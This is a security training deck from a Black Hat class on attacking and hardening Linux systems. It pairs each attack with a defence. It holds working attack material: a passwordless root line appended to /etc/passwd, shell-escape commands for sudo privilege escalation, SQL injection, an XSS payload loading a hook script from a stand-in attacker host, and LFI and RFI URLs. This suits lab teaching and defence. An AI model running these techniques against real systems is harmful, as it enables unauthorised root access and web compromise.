

A Purple Team View – Attacking and Defending Linux, Docker and Kubernetes

Black Hat Asia 2022

Jay Beale
InGuardians



Copyright 2000-2022 Jay Beale
All Rights Reserved – Please Respect the Copyright



Author Bio: Jay Beale

Jay Beale works on Kubernetes and cloud native security, both as a professional threat actor, as a past lead of the Kubernetes Security Audit working group and a contributor to the Kubernetes project. He's the architect and a developer on the Peirates attack tool for Kubernetes. In the past, Jay created two tools used by hundreds of thousands of individuals, companies and governments: Bastille Linux and the Center for Internet Security's first Linux/UNIX scoring tool. He has led training classes on Linux security and Kubernetes at the Black Hat, CanSecWest, RSA, and IDG conferences, as well as in private corporate training, since 2000. As an author, series editor and speaker, Jay has contributed to nine books and two columns and given over one hundred public talks. He is CTO of the information security consulting company InGuardians.

Class Plan 1/4

- Physical and Boot Security (Break in)
- Patching
- NoSQL Databases
- Attacking and Defending the Sneakers VM
- Privilege Escalation
- Attacking and Defending the MrRobot VM
- AppArmor
- Attacking and Defending the Billubox VM
- Web Application Hacking
- Tuning PHP Variables for Security
- Attacking and Defending the Milnet VM

Class Plan 2/4

- Docker, Containers and SecComp
- Attacking and Defending the DockerDud VM
- Docker, Containers and SecComp (continued)
- Defending the RickMorty VM with Seccomp
- Kubernetes (Kubernetes)
- Attacking and Defending Kubernetes – Scenario 1
- Kubernetes Pod Security Policies
- Defending Kubernetes – Scenario 1 - with PSP

Class Plan 3/4

- Kubernetes Service Meshes
- Attacking and Defending Kubernetes – Scenario 2
- Kubernetes Cloud Attacks
- Peirates Exercise
- Kubernetes Node Attacks
- Attacking and Defending Kubernetes – Scenario 3: Node Attacks!
- Kubernetes Defense: OPA Gatekeeper and Kyverno
- OSSEC
- Defending the MrRobot VM with OSSEC
- SELinux
- Attacking and Defending w/ SELinux : RickMorty VM

Class Plan 4/4

- Port Knocking / Single Packet Authorization
- Defending the MrRobot VM with FWKnop
- Firewalling with iptables and Firewalld
- Defending the MrRobot VM with iptables/ufw
- Hardening Nginx Web Servers and Proxies

Class Schedule Option – Singapore / PDT

9 am SGT / 6pm PDT:	Start
10:30 am SGT / 7:30 pm PDT:	Break 1
10:45 am SGT / 7:45 pm PDT:	Restart
12:30 pm SGT / 9:30 pm PDT:	Break 2 (Lunch)
1:30 pm SGT / 10:30 pm PDT:	Restart
3:30 pm SGT / 12:30 am PDT:	Break 3
3:45 pm SGT / 12:45 am PDT:	Restart
5:30 pm SGT / 2:30 am PDT:	End

Course Machine Items

GCP RULE NUMBER 1

If you are on one of our cloud machines:

This class uses a practice range with a high-performance NVMe feature in GCP.

This feature means that if you reboot your GCP virtual machine (instance), it will delete the NVMe drive, which includes all of your virtual machines.

**YOU MUST NOT REBOOT YOUR GCP
VIRTUAL MACHINE**

File Synchronization

We will be synchronizing new versions of files throughout the class.

To make sure you always get the updated files, do not remove our SSH public keys.

LXDE

We use Kali Linux with the LXDE window manager in this class.

If you're used to other Linux window managers, it may take a little getting used to.

If you're not used to Linux GUI terminal windows, remember this:

Ctrl-Shift-C to Copy, rather than Ctrl-C

Text Chat and Video Conferencing

Exercise Help: Zoom and Slack


To get help during an exercise, please do two things:

- 1) In Slack, change your status to a hand-raise emoji, as shown on the next slide.
- 2) In Slack, pose a question in the #exercise-help channel.


When an instructor starts working with you, please remove the :hand: emoji to signal to other proctors that you've got someone helping you.

Instructors will be responding in Slack via a thread and/or starting a voice/video call.


Raising Your Hand in Slack



1. Click your profile icon in the upper right corner.



2. Click in the "Update your status" box.



3. Type :hand:



4. Finish typing :hand and hit enter.

Slack Calls

When an instructor works with you, they will be using Slack to text.

They may also ask for an audio/video call, via Slack, to help.

Boot Security

and Physical Attacks

Physical Attacks and Defenses

The easiest method of attack is the physical attack.

Let's talk about attack and defense on the physical side to motivate our thinking here.

Story time: the barely-guarded laptop at Def Con...

GRUB: linux init=/bin/bash

On a GRUB enabled system:

Hit **e** to edit the boot configuration

Use arrow keys to select the kernel line

Hit **e** to edit the kernel line

Append "**init=/bin/bash**" to the end.

Hit enter, then **b** to boot

Why Did This Work?

Review the boot process:

BIOS/EFI/EEPROM

Bootloader (GRUB)

kernel

init / upstart / systemd

rc scripts / upstart jobs / systemd services

Understanding the attack: init replacement

Trace the process to find out what **init=/bin/bash** does:

BIOS -> GRUB -> kernel -> /bin/bash (instead of init)

Password-protecting the GRUB prompt

1. Create an MD5-hashed password:

```
# grub-md5-crypt
```

2. Place it in `/boot/grub/grub.conf`, before first boot entry:

```
password --md5 hashedpassword
```

3. Set permissions:

```
chmod 600 /boot/grub/grub.conf
```

Protecting against init replacement

Password-protect the bootloader prompt!

We can apply a password so that these machines will boot, but will only allow a user to modify the boot settings if they know the preset password.

Re-Try the Attack

It's important to retry the attack now, to make sure that the defense actually worked!

Are We Done?

So, we've protected against that attack.

Are we done?

Well, no. Let's look at another attack.

Still trying to get root...

So we can't control the machine's bootloader.

Whatever will we do?

Bring our OWN bootloader on a CD or USB key!

<http://unetbootin.github.io/>

Boot off our own media!

If we boot off our own device, we start out as root!

Then, we can mount the system's main drive and modify it at will.

- 1) Boot from the optical/USB drive
- 2) Mount the hard drive and modify it:

```
mount /dev/sda1 /mnt  
echo "root::0:0:root:/:/bin/bash" >>/mnt/etc/passwd
```

What happened?

How do we defend against this?!

The attacker bypassed our bootloader, our init program and just created himself an account!

The attacker still had to use our BIOS to boot off that external device!

Defense: Deactivate USB and optical drive booting

Let's reboot the system and go into the BIOS settings.

We can tell the system not to boot off of the removable drives.

We had better remember to password protect our CMOS/EFI/UEFI.

Encrypted Root Partition

At this point, we've got one final move.

We can encrypt the root partition.

With that said, an attacker could install a keystroke logger on the keyboard, modify the first-stage bootloader that loads the encrypted partition, and so on.

Reference: Evil Maid Attacks

Time, Effort, Class of Attacker

The point of this exercise is several-fold.

- Increase level of expertise an attacker needs.
- Slow down the attacker. (Make this a 30 minute safe)
- Force the attacker to find/bring better tools. (Now they have to bring a screwdriver?)
- Increase the chances of catching the attack.
- Break the attack!

The Fight for Security

The bad news is that you're never guaranteed a win.

The good news is that your attacker isn't either!

Researchers are always seeking vulnerabilities and countermeasures to our defenses.

It's our job to deploy the best defenses that we have and that we can create.

We can dramatically reduce an attacker's chances.

Patching

Replacing Vulnerable Code


Patching

Patching consistently and often will greatly increase your odds.

Software developers, operating system vendors, and system administrators will make mistakes. So you will have vulnerable periods.

Developing a solid patching practice will reduce those vulnerable periods.

Windows of Vulnerability



Applied Minimalism

"Remember, best block:

No be there!"

- Miyagi



Configure a Program So Vulnerable Code Isn't Present or Can't Be Reached

Attack and Defense: NoSQL Databases

- NoSQL databases became popular, as they gave developers less structured, lower barrier-to-entry database capabilities
- There are four major types of NoSQL database:

Type	Examples
Key-Value Store	Redis, Amazon DynamoDB, Riak
Document-based Store	CouchDB, MongoDB
Column-based Store	Hbase, Cassandra
Graph-based	Neo4J

NoSQL Database Security Issues

- Some NoSQL databases require no authentication by default.
- Some NoSQL databases give full administrative rights to any user.
- Some NoSQL databases have server-side code execution as a feature:
 - MongoDB will execute JavaScript sent by the client
 - Redis' EVAL command will execute LUA sent by the client
- MondoDB and Redis suffer from every one of these issues.

MongoDB Hardening Steps

- Activate authentication and authorization
- Deactivate JavaScript execution
- Bind server only to localhost

Authentication and Authorization (ToC)

In its default state, MongoDB operates without any users or authentication.

To add authentication, we need to:

1. Create a database admin user using the mongo client.
2. Activate authorization in the configuration file.
3. Restart MongoDB.
4. Create more users, giving them specific roles for specific database.

Creating Accounts and Setting Roles

1. Create a database admin user using the mongo client.

```
mongo
use admin
db.createUser( { user: "adminjay", pwd:"password", roles:
[ {role:"userAdminAnyDatabase", db:"admin"} ] })
exit
```

Activate Authorization

2. Activate authorization by adding/modifying the “authorization” value in the /etc/mongodb.conf configuration file.

```
security:  
  authorization: enabled
```

3. Restart Mongodb:

```
sudo systemctl restart mongodb
```

Creating More Accounts

4. Create more users, giving them specific roles for specific databases.

```
mongo -u jay -p password -authenticationDatabase admin
```

```
use somedatabase
```

```
db.createUser(  
  { user: "mary",  
    pwd: "amuchbetterpassword",  
    roles: [ { ROLE: "read",      db: "database-app1" },  
              { ROLE: "readWrite", db: "database-app2" } ]  
  } )
```

Deactivate JavaScript Execution

To deactivate JavaScript execution in mongod, we just add or modify the `javascriptEnabled` line in the mongod configuration file's "security" section:

```
security:  
  javascriptEnabled: false
```

We can also specify this on the command line, like so:

```
mongod --noscripting
```

Bind Server to Localhost

To bind mongod to the localhost network interface, we just add or modify its configuration file's "net" section:

```
net:  
  bindIp: 127.0.0.1  
  port: 27017
```

We can also specify this on the command line, like so:

```
mongod --bind_ip 127.0.0.1 --noscripting
```


RedisDB Security

Redis shared the same issues MongoDB had until Redis introduced ACLs.

Its author, Antirez, had a pair of interesting posts at the end of 2015.

In his November 10, 2015 post, he explained that Redis' security model was keep Redis unavailable to the Internet – he demonstrated how to use Redis to compromise a machine.

In his January 7, 2016 post, he noted that many had used his demonstration to compromise machines and introduced a new security feature: protected mode.

Antirez's Redis Security Model and RCE Post

The Redis security model is: “it’s totally insecure to let untrusted clients access the system, please protect it from the outside world yourself”. The reason is that, basically, 99.99% of the Redis use cases are inside a sandboxed environment. Security is complex. Adding security features adds complexity. Complexity for 0.01% of use cases is not great, but it is a matter of design philosophy, so you may disagree of course.

The problem is that, whatever we state in our security page, there are a lot of Redis instances exposed to the internet unintentionally. Not because the use case requires outside clients to access Redis, but because nobody bothered to protect a given Redis instance from outside accesses via fire walling, enabling AUTH, binding it to 127.0.0.1 if only local clients are accessing it, and so forth.

Let’s crack Redis for fun and no profit at all given I’m the developer of this thing

Reference: <http://antirez.com/news/96>

Protected Mode

The feature is already available in the unstable branch, introduced by [this commit](#). This is how it works.

If and only if:

1. Protected mode is enabled (this is the default both in the configuration file and in the configless default).
2. AND IF No AUTH password is configured.
3. AND IF No "bind" directive is used in order to restrict Redis to certain interfaces.

Then Redis only accepts connections from the loopback IPv4 and IPv6 addresses. External connections are accepted just for the time to send the client an error that makes the user aware of what is happening:

Reference:

https://www.reddit.com/r/redis/comments/3zv85m/new_security_feature_redis_protected_mode/

RedisDB Hardening Steps (ToC)

- Bind server only to localhost
- Set up authentication
- Disable commands
- Read the author's post about security: <http://antirez.com/news/96>
- Add in ACLs

Bind Server to Localhost

This is now the default.

Confirm that Redis is set as so:

```
bind 127.0.0.1
```

Set up Authentication

Redis doesn't have multiple users.

Without the line below, Redis doesn't even require a password:

```
requirepass somewellchosenpassword
```

Disabling Commands

You can also make commands accessible only to those who guess a string.

```
rename-command CONFIG some-long-randomly-chosen-string
```

This is also how you disable commands in Redis:

```
rename-command CONFIG ""
```

Remember Redis' Security Model

Remember, the base assumption is that you have to make sure that Redis isn't accessible to attackers.

Redis 6 Brought ACLs

Redis introduced ACLs in Redis 6.

This required the AUTH command to take two arguments:

```
AUTH <username> <password>
```

Specify a user-ACL file via this directive in redis.conf:

```
aclfile /etc/redis/users.acl
```

Reference: <https://redis.io/docs/manual/security/acl/>

Redis 6 ACLs Format

FORMAT:

user name on/off password command object_pattern

+<command> / +<@category>

~<pattern> - Glob-style pattern of keys (or use allkeys)

Example:

user bob on password +@all -@admin ~somekeys:* on

Specify a user-ACL file via this directive in redis.conf:

```
aclfile /etc/redis/users.acl
```

ACL Command Categories (1 of 2)

admin - Administrative commands.

bitmap - Data type: bitmaps related.

blocking - Potentially blocking the connection.

connection - Commands affecting connections

dangerous - includes FLUSHALL, MIGRATE, RESTORE, SORT, KEYS, CLIENT, DEBUG, INFO, CONFIG, SAVE, REPLICAOFF, etc.

geo - Data type: geospatial indexes related.

hash - Data type: hashes related.

hyperloglog - Data type: hyperloglog related.

fast - Fast $O(1)$ commands. May loop on the number of arguments, but not the number of elements in the key.

ACL Command Categories (2 of 2)

keyspace - Read/Write keys, databases, or metadata (type-agnostic)
list - Data type: lists related.
pubsub - PubSub-related commands.
read - Reading from keys (values or metadata).
scripting - Scripting related.
set - Data type: sets related.
sortedset - Data type: sorted sets related.
slow - All commands that are not fast.
stream - Data type: streams related.
string - Data type: strings related.
transaction - WATCH / MULTI / EXEC related commands.
write - Writing to keys (values or metadata).

Redis 7 ACLs Permit Read/Write Options

`%R~<pattern>`: Allow user to read keys matching pattern

`%W~<pattern>`: Allow user to write keys matching pattern

`%RW~<pattern>`: Allow user to read and write keys matching pattern

Reference: <https://redis.io/docs/manual/security/acl/>

Exercise: Sneakers

Please:

- 1) Open the Firefox browser on the class machine to:
<http://localhost:10000/exercises/sneakers-privesc-and-no-sql>
- 2) Join the `#exercise-help` Slack channel.

Privilege Escalation

Performing and Fighting Privilege Escalation Attacks

Set-UID/Set-GID Hardening

Set-UID and Set-GID programs are dangerous because they give an ordinary user the privilege of another user, usually root.

If one of these programs has a vulnerability, the user can often force that program to extend their scope of use of that privilege!

Example: pmconfig

The pmconfig program had a vulnerability on it that an attacker once used on our system to attempt a privilege escalation.

While he was compiling, I realized that pmconfig didn't need to be Set-UID root or executable by non-admin users. I removed Set-UID before the exploit finished compiling.

Core Problem in Set-UID programs?

One of the major problems with these programs is that they're world-executable. This means that the web server user can run the, say, "traceroute" or "mount" programs when it really shouldn't be able to.

One major fix to this is to create a humans group.

Humans Group Maintenance

If the humans group seems to be annoying to maintain, create a quick script that can make sure that all users with $UID \geq x$ are in the group. We can set this to run every 1 hour / 1 day via cron.

$x=500$ on some distros, 1000 on others.

Challenge: can you write one in Perl or Python?

Sudo

Alternatively, use sudo to allow specific users to run commands with root privilege with complete logging.

They're asked their password on the first command and then periodically afterward.

You could use the NOPASSWD flag to require no password.

Sudoers

Create groups of users:

```
User_Alias      ADMINS = alice, bob
Host_Alias      INT = 192.168.1.0/24
Cmnd_Alias      CMDS = /bin/d, /bin/c

# Users        Hosts=Commands
ADMINS          INT = /usr/bin/wall
ADMINS          INT = NOPASSWD: CMDS
```

Set-UID Hardening Ref Card

Here's a reference you can use on your own machines:

```
find / -perm -04000 -uid 0 -ls > Set-UID-root-programs  
find / -perm -02000 -gid 0 -ls > Set-GID-root-programs
```

You might use -xdev to lock to one mounted filesystem.

If you don't recognize something, learn about it.

Exercise

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/mrrobot-privesc>

Permission Bits

755

User can read, write, execute

Group can read and execute

Others can read and execute

4750

Set-UID bit on

User can read, write, execute

Group can read and execute

Others can do nothing

SPECIAL		USER OWNER	GROUP OWNER	OTHERS
4		7	5	5
4	SET-UID	4	READ	
2	SET-GID	2	WRITE	
1	STICKY	1	EXECUTE	

Privilege Escalation through File Permissions

As an attacker who has landed a non-root shell on a system, weak file permissions are an excellent vector for escalating privilege.

If the attacker's user can write to any of these files, they've got root:

- Root's crontab file or any system crontab file (/etc/crontab, /etc/cron.hourly/* , ...)
- Root or the system's shell configuration files (.bashrc, .profile, /etc/bash.bashrc,...)
- Any systemd unit file
- Any always/often-running system daemon's binary

If I can write data to a file that a root-running program will read, I may find a way.

Abusing Sudo or Breaking out of Restricted Shells

If the user your shell runs as can run a Set-UID/sudo-enhanced command which runs other commands, you have a path to root. The same technique works for “breaking out” of a restricted shell like rbash. Here are a few examples:

Command	Method of Getting Execution
more, less, man, gdb, ftp	Start program, then type: <code>!/bin/sh</code>
vi or vim	Start program, then type: <code>!/bin/sh</code>
scp	<code>scp -S /tmp/yourscript file dest:</code>
awk	<code>awk 'BEGIN { system("/bin/sh") }'</code>
find	<code>find / -name "somefile" -exec /bin/sh \;</code>
tcpdump	<code>tcpdump -i eth0 -w /tmp/f -W 1 -G 1 -z /path/to/yourscript</code>
python	<code>import os</code> <code>os.system('/bin/sh')</code>

GTFOBins

GTFOBins

☆ Star 3,057

GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks. See the full list of [functions](#).



This was inspired by the [LOLBAS](#) project for Windows.

GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

<https://gtfobins.github.io/#+shell>

Bonus Exercise

We'll have restricted shell breakout during exercises, but you can also get a bonus exercise for this.

After this class is over, you can download the vulnerable virtual machine named "Unknown Device" from the class website. It will give you additional practice in breaking out of restricted shells.

Permissions Hardening

We can do a great deal to keep weak file permissions from allowing easy privilege escalation.

At the very least, we should look for world-writable files and directories.

```
find / -perm -002 -type f -ls > ww-files  
find / -perm -002 -type d -ls > ww-dirs
```

We can also look for files owned by system users:

nobody, web, dns, mail, ftp

Default File Permissions

The permissions on files that we create are 0777/0666, unless we have a umask that sets more restrictive permissions.

Add this line to the global shell configuration files:

```
umask 077
```

File Locations

bash	/etc/profile
csh/tcsh	/etc/csh.login

Disable Core Dumps

On Linux, edit `/etc/security/limits.conf`:

```
# prevent core dumps  
*      hard core 0
```

Set Misc Resource Limits

```
/etc/security/limits.conf
```

```
# limit user processes per user to 250
```

```
*      soft nproc 150
```

```
*      hard nproc 250
```

```
# limit size of any one file to 10GB
```

```
*      hard fsize      10000000
```


Limiting Cron and At Usage

It's much easier to monitor system usage for anomalies when there are few users on the system who can set up automated jobs. We can limit cron usage to a specific set of users with `cron.allow`:

`/etc/cron.allow`

If this exists, you must be listed in it to use cron.

`/etc/cron.deny`

If `cron.allow` doesn't exist, but this one does, you can use cron unless you're listed here.

(Default Allow vs Default Deny)

Configuring cron.allow

Using cron.allow enforces "default deny."

Just add the users you want to be able to use cron.

at.allow and at.deny

If /etc/at.allow exists, only users listed in it can use at.

If at.allow does not exist, then only users **not listed** in /etc/at.deny can use cron.

If neither exist, only root can use at.

The default is to have an empty, but present, at.deny.

AppArmor

Kernel-level Process Confinement

AppArmor Introduction

AppArmor is a host-based intrusion prevention system.

It's specifically intended to stop an attacker who compromises one component of the system from being able to do anything else on the system.

AppArmor was implemented as a Linux kernel security module, using the same LSM interface as SELinux.

AppArmor's History

Immunix created AppArmor in 1998 as part of a commercial Linux distribution

Novell bought Immunix in 2005, integrated AppArmor into SUSE Linux, and released it as open source software.

Ubuntu made AppArmor its default technology in 2007.

In 2010, AppArmor became part of the mainstream kernel. (Linux kernel v2.6.36).

Security Model

AppArmor is anomaly prevention for application security

- Focus on *application* security
- Enforces normal, non-attacked application behaviour
- Name-based access control for ease of understanding policy
- Use full regular expression support for flexibility
- Automated tools for profile development
- Provides fine-grained security, even at *sub-process* level

Program-based Access Control

•Whenever a protected program runs regardless of UID, AppArmor controls:

- The POSIX capabilities it can have (even if it is running as root)
- The directories/files it can read/write/execute
- The network capabilities the program has.

```
/usr/sbin/ntpd {  
    #include <abstractions/base>  
    #include <abstractions/nameservice>  
  
    capability ipc_lock,  
    capability net_bind_service,  
    capability sys_time,  
    capability sys_chroot,  
    capability setuid,  
  
    /etc/ntp.conf                r,  
    /etc/ntp/drift*              rwl,  
    /etc/ntp/keys                r,  
    /etc/ntp/step-tickers        r,  
    /tmp/ntp*                    rwl,  
    /usr/sbin/ntpd               rix,  
    /var/log/ntp                 w,  
    /var/log/ntp.log             w,  
    /var/run/ntpd.pid            w,  
    /var/lib/ntp/drift           rwl,  
    /var/lib/ntp/drift.TEMP      rwl,  
    /var/lib/ntp/var/run/ntp/ntpd.pid w,  
    /var/lib/ntp/drift/ntp.drift  r,  
    /drift/ntp.drift.TEMP        rwl,  
    /drift/ntp.drift             rwl,  
}
```

Example
security
profile for
ntpd

Native Linux Syntax and Semantics

Access controls reflect classic permission patterns

- Complements Linux file permissions rather than overlaying a new paradigm.

File globbing, in the traditional Linux/UNIX format.

- `/dev/{,u}random` matches `/dev/random` and `/dev/urandom`
- `/lib/ld-*.so*` matches most of the libraries in `/lib`
- `/home/*/ssh/config` matches everyone's `.ssh.config` files
- `/home/*/public_html/**` matches everyone's public HTML directory tree

Profile Building Blocks

There are a set of “foundation class” rules that can be `#include'd` in your profiles. Canonical and Novell help maintain these.

Here are some basic ones:

- base**: needed by nearly all programs
- authentication**: program will authenticate users
- console**: program interacts with TTY consoles
- kerberos**: uses Kerberos cryptography
- nameservice**: program needs to look up domain names
- wtmp**: program updates user login logs

AppArmor vs SELinux

AppArmor is far easier to learn and understand than SELinux.

SELinux can be used to create much better assurance, especially when you're working with the need for compartmentalization.

AppArmoring a Program

Here's a process for testing AppArmor on a program:

1. Pick an exploitable program.
2. Try the exploit on the program.
3. Develop an AppArmor profile for the program.
4. Repeat the exploitation against the protected program.

Profiling the Program

Use `aa-genprof`, which seeks to generate a profile for a program by running it and seeing what it does.

Just like SELinux's `audit2allow`, which we'll look at later, `aa-genprof` runs a program with the profile set to a non-enforcing "complain" mode. It then looks at the alerts and helps you build a profile to avoid the alerts.

Profiling Highlights

`aa-genprof` will notice that our program needs one or more POSIX capabilities.

`aa-genprof` may ask about an individual file the program wants to read. We can use globbing to allow that access to multiple files, or perhaps all files in a directory.

`aa-genprof` may generalize, asking if our program needs access to an entire include-file abstraction.

We can tell `aa-genprof` to generalize where we see fit as well.

Exercise

Please:

Open the Firefox browser on the class machine to:
<http://localhost:10000/exercises/billubox-apparmor>

Reloading a Profile

What if you missed something during profiling?

You can run `aa-genprof` again, to add to an existing profile.

Always restart the program when you modify the profile.

Putting a Profile in Complain Mode

If you put the program's profile into "complain" mode, it isn't enforced. Instead, the kernel will write log messages saying what it would have blocked.

```
aa-complain /usr/sbin/program
```

Add rules to the existing profile in `/etc/apparmor.d/usr.sbin.program`

Then reload the profile and restart the program:

```
aa-disable /usr/sbin/program
```

```
aa-enforce /usr/sbin/program
```

Final Note

You need to make sure AppArmor is activated on boot. For example, Debian versions before Debian 10 ("Buster") need manual AppArmor activation in the bootloader config:

```
$ sudo mkdir -p /etc/default/grub.d
$ echo 'GRUB_CMDLINE_LINUX_DEFAULT="$GRUB_CMDLINE_LINUX_DEFAULT apparmor=1 security=apparmor"' \
  | sudo tee /etc/default/grub.d/apparmor.cfg
$ sudo update-grub
$ sudo reboot
```

<https://wiki.debian.org/AppArmor/HowToUse>

Attacking Web Applications

The Key to RCE

Attack Types We'll Discuss

We'll discuss and use each of these types of web application vulnerability:

- SQL Injection
- Cross-site Scripting
- Local File Include
- Remote File Include

Find more types via OWASP, including in its Top 10 project: [OWASP Top 10](#)

SQL Injection

In a SQL injection vulnerability, an application will build a SQL command using unfiltered attacker-supplied values. The attacker can modify the intent of the SQL command.

Here's a vulnerable SQL string:

```
c ="SELECT * FROM table WHERE custID='" + GetReqParam("id") + "'";
```

Imagine if, instead of putting a customer ID like 9412, the attacker put in:

```
3 ' OR 1=1; #
```

SQL Injection Effect

The vulnerable application sends a command like this to its database server:

```
SELECT * FROM table WHERE custID='3' OR 1=1; #' ;
```

The database server will dump the entire contents of table.

This is especially useful in application logic that authenticates users by determining if a command like this one returns any rows/records:

```
SELECT id FROM users WHERE USER=formfield1 and PASSWORD=formfield2
```

Cross-Site Scripting

In Cross-site Scripting (XSS), an application sends attacker-controlled script input to the user, without first encoding it to make sure the user's browser won't interpret it as script.

The simplest type (though most rare) type of this is when an attacker can put `<script>` tags in a form field, as can see in the Breach2 bonus exercise. This is called Stored XSS.

In the more common type of XSS, Reflected XSS, the attacker creates a link that the user's browser renders. The link submits attacker-supplied scripting to the vulnerable web application, which fails to filter or encode that scripting before rendering that scripting in a page.

Example of Reflected Cross-Site Scripting

Imagine an attacker could trick me into clicking a link like this one:

```
http://app?u=<script src=http://attack/beef/hook.js></script>
```

The URL's u variable would be encoded, of course, such that it started with:

```
%3Cscript%20src%3Dhttp:%2F%2Fattack%2Fbeef%2Fhook.js
```

If the vulnerable app rendered the u variable's contents into the page without filtering or encoding, my browser would run the hook.js script, as if it was part of the same application.

Local File Inclusion

In local file inclusion, the application reads some file on the web/app server. It might:

- display/render the file into the page
- run the code in the file.

LFI happens when the app lets us specify which local file it uses. Here's a simple example:

```
http://app/show.php?file=input
```

If `input` was supposed to be `robot`, `dog` or `man`, but we permit `../../../../etc/passwd`, we'll be giving an attacker the ability to read `/etc/passwd`.

Remote File Inclusion

In remote file inclusion, the application pulls content, usually executable code, from a URL that the attacker influences or specifies.

This type of vulnerability is most common in PHP applications, particularly those that will call `include()` on an attacker-supplied input. Here's an example:

```
http://app/show.php?file=http:%2f%2fexample.com%2fattack.php
```

You'll use of these vulnerabilities when you attack the milnet virtual machine.

PHP Variables

Making PHP a Safer Language

PHP Variables

We can change a few variables in PHP to harden the language a bit.

Since the time cost is so small to do this, it's pretty big bang-for-your-buck.

To change these, we review `php.ini` for any PHP interpreters in use.

Disable Command Execution

Very, very few web applications execute commands on the application server's operating system.

Unless your applications use these functions, let's disable `exec()`, `system()`, `shell_exec()`, and `passthru()`:

```
disable_functions = exec,system,shell_exec,passthru
```

Register_Globals (1/3)

Unless configured otherwise, PHP creates some variables automatically based on the request.

For example, supposed a form sets two variables: `var1` and `var2`.

If the user/attacker submits the form with an extra “car” parameter set:

```
http://app?var1=a&var2=b&car=red
```

PHP will set a `car` to `red`, even though `car` wasn't in the form.

Register_Globals (2/3)

Here's an example of some vulnerable code:

```
// Accept the form input here – assume the form had parameters user and passwd.

// define $authorized = true only if user is authenticated
if (authenticated_user()) {
    $authorized = true;
}
// Because we didn't first initialize $authorized as false,
// it might have been set in the GET request, like so:
//      GET auth.php?user=a&passwd=b&authorized=1
if ($authorized) {
    include "/highly/sensitive/data.php";
}
```

Register_Globals (3/3)

If your applications have been written recently, this is an easy variable to set, as PHP began setting it to Off by default in version 4.2.0.

This functionality was removed from the PHP language in version 5.4.0.

```
register_globals = Off
```

For more examples, of why you should do this, see:

http://php.net/manual/en/security_globals.php

allow_url_fopen

This setting dictates whether the `fopen()` and related functions can open files located on URLs instead on the filesystem.

```
allow_url_fopen = Off
```

allow_url_include

This setting dictates whether `include()`, `include_once()`, `require()` and `require_once()` can load PHP files located on URLs instead on the filesystem.

```
allow_url_include = Off
```

expose_php

We don't need to reveal our specific PHP version to attackers.

